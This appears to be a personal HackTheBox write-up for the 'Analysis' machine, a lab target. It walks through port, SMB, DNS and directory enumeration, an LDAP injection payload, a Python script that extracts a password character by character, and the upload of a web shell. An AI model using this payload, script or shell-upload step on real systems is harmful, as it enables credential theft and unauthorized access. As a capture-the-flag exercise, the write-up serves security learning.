HackTheBox

Analysis Machine {Hard}

Recon (Enumeration) :


Website

Cybersecurity. Everywhere. Everyday.

I found nothing interesting in here, not yet atleast

Nmap

`nmap -p- -sCV --min-rate=7000 analysis.htb -oN scan`




```
Not shown: 60849 closed tcp ports (reset), 4657 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header:
|   Microsoft-HTTPAPI/2.0
|_  Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-05-10 11:01:11Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: analysis.htb0., Site: Default-First-Site-Name
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: analysis.htb0., Site: Default-First-Site-Name
3269/tcp  open  tcpwrapped
3306/tcp  open  mysql         MySQL (unauthorized)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49671/tcp open  unknown
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
```

1. nmap scan returned bunch of information the windows machine is hosting an LDAP AD service and has a DNS service running on port 53.

2. port 88 Has a kerberos service running to understand it better here **[[Kerberos]]**


3. there is an **[[SMB]]** service think of it like ftp for Windows after tried and errors to enumerate it using smbmap i failed because so far i had no information

4.



```
λ > smbmap -H analysis.htb -r -u jdoe

     ________  ___      ___  _______   ___      ___       __         _______
    /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
   (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
    \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
     __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
    /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
   (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 0 SMB session(s)
```


i tried this after i rooted the machine
but couldnt connect to any directory



```
λ > smbclient -L //analysis.htb/C$ -U jdoe
Password for [WORKGROUP\jdoe]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Administration à distance
        C$              Disk      Partage par défaut
        IPC$            IPC       IPC distant
        NETLOGON        Disk      Partage de serveur d'accès
        SYSVOL          Disk      Partage de serveur d'accès
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to analysis.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```


5. i used Feroxbuster on http://analysis.htb but revealed nothing that hold any value so i started enumerating for subdomains

1. Mistake Number : i enumerated for subdomains using my local dns which was wrong i should've used the dns of the machine



```
[12:23:31] (root)  /tmp/box
λ > gobuster dns -d analysis.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -r analysis.htb:53 -t 20 -q
Found: www.analysis.htb

Found: internal.analysis.htb

Found: gc._msdcs.analysis.htb

Found: domaindnszones.analysis.htb

Found: forestdnszones.analysis.htb
```


After further directory bruteforce the only important domain is internal.analysis.htb as it revealed lots of interesting stuff.



```
ttp://internal.analysis.htb/Dashboard/uploads/shell.php
ttp://internal.analysis.htb/Employees/login.php
ttp://internal.analysis.htb/dashboard/Details.php
ttp://internal.analysis.htb/dashboard/Emergency.php
ttp://internal.analysis.htb/dashboard/Form.php
ttp://internal.analysis.htb/dashboard/INDEX.php
ttp://internal.analysis.htb/dashboard/LIB/chart
ttp://internal.analysis.htb/dashboard/LogOut.php
ttp://internal.analysis.htb/dashboard/Tickets.php
ttp://internal.analysis.htb/dashboard/Upload.php
ttp://internal.analysis.htb/dashboard/Uploads/
ttp://internal.analysis.htb/dashboard/css
ttp://internal.analysis.htb/dashboard/details.php
ttp://internal.analysis.htb/dashboard/lib/chart
ttp://internal.analysis.htb/dashboard/lib/chart/
ttp://internal.analysis.htb/dashboard/logout.php
ttp://internal.analysis.htb/dashboard/tickets.php
ttp://internal.analysis.htb/dashboard/upload.php
ttp://internal.analysis.htb/employees
ttp://internal.analysis.htb/users
ttp://internal.analysis.htb/users/list.php
```


Exploitation:

checking list.php is gives back missing parametre :




missing parameter

Utilizing arjun : arjun - HTTP parameter discovery suite to find the missing parameter :



```
λ > arjun -u http://internal.analysis.htb/users/list.php -w /usr/lib/python3/dist-packages/arjun/db/large.txt
    _
   /_| _ '
  (  |/ /(//) v2.2.2
      _/

[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[*] Analysing HTTP response for potential parameter names
[*] Logicforcing the URL endpoint
[✓] parameter detected: name, based on: body length
[+] Parameters found: name
```


The most interesting part is here


internal.analysis.htb/users/list.php?name=
130%
Exploit-DB
GTFOBins
Login - PortSwigger
CE Phoenix 1.0.8.20 R...
Stored XSS To Cookie ...
Advanced Linux Privile...
Find / Replace, 3 more ...
Online - Reverse Shell ...

Search result

Username	Last Name	First Name	Company	Department	Office Phone	Fax	Mobile	DDI	E-Mail Address	Home Phone
CONTACT_										

Here is an LDAP directory server putting * in the parameter input like saying whatever character is True see *[[LDAP Injections]]*.



Search result

Username	Last Name	First Name	Company	Department	Office Phone	Fax	Mobile	DDI	E-Mail Address	Home Phone
technician		technician								

This returns the username technician which means there is a path hijacking vulnerability here https://tldp.org/HOWTO/archived/LDAP-Implementation-HOWTO/schemas.html





Table 1. Ldap attributes and objectclasses - quick description

Function	Objectclass	Attributes	Description	(Default) value
User accounts	top		default	
		ou	Organizational Unit	Users
	person		Owner is a person	
		uid	unix login name	foo
		cn	Common Name	Foo Bar
		sn	Surname	Bar
	account		Owner has an account	
	posixaccount		Owner has a Unix account	
		uidNumber	uid	513
		gidNumber	gid	100
		homedirectory	Home directory	/home/users/foo
		userpassword	unix password	S3cr3t
	sambaaccount		Owner has a samba account	
		ntuid	Unknown	uid
		rid	Unknown	uidnumber
		lmpassword	Lanman password hash	Unused
		ntpasswd	NT password hash	Unused
		loginshell	Users shell	/bin/pleurop

so after a while of crafting and searching i made this thanks to [hacktricks](https://book.hacktricks.xyz/pentesting-web/ldap-injection) and somehints in breachforums :) : `http://internal.analysis.htb/users/list.php?name=*)(%26(objectClass=user)(description=*)`

the idea here is to bruteforce for a password by adding a character next to a star if the request sends back technician in it that means we found a valid character after some time

i found this script on [payloadallthethings](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/LDAP%20Injection#exploitation) and modified it (using my bestie chatGPT) :




```python
import requests

def main():
    # Prompt user for wordlist input
    charset_path = input("Enter the wordlist or charset (press Enter to use the default): ").strip()

    # Use default wordlist if user didn't provide one
    if charset_path == "":
        charset_path = "/usr/share/seclists/Fuzzing/alphanum-case-extra.txt"

    base_url = "http://internal.analysis.htb/users/list.php?name=*)(%26(objectClass=user)(description={found_char}{FUZZ}*)"
    found_chars = ""

    with open(charset_path, 'r') as file:
        for char in file:
            char = char.strip()
            modified_url = base_url.replace("{FUZZ}", char, 1).replace("{found_char}", found_chars, 1)

            response = requests.get(modified_url)
            if response.status_code == 200 and "technician" in response.text:
                print("Found character:", char)
                found_chars += char
                file.seek(0, 0)  # Move the file pointer to the beginning for another iteration

    print("Final found characters:", found_chars)

if __name__ == "__main__":
    main()
```

this script after a while reveals this password after a while it returns this : `97NTtl*4QP96Bv`

so i logged in /emloyees/login.php with creds : technician@analysis.htb:`97NTtl*4QP96Bv` and from then i uploaded a p0wnny shell in /dashboard/form.php

then i accessed it from /uploads/shell.php

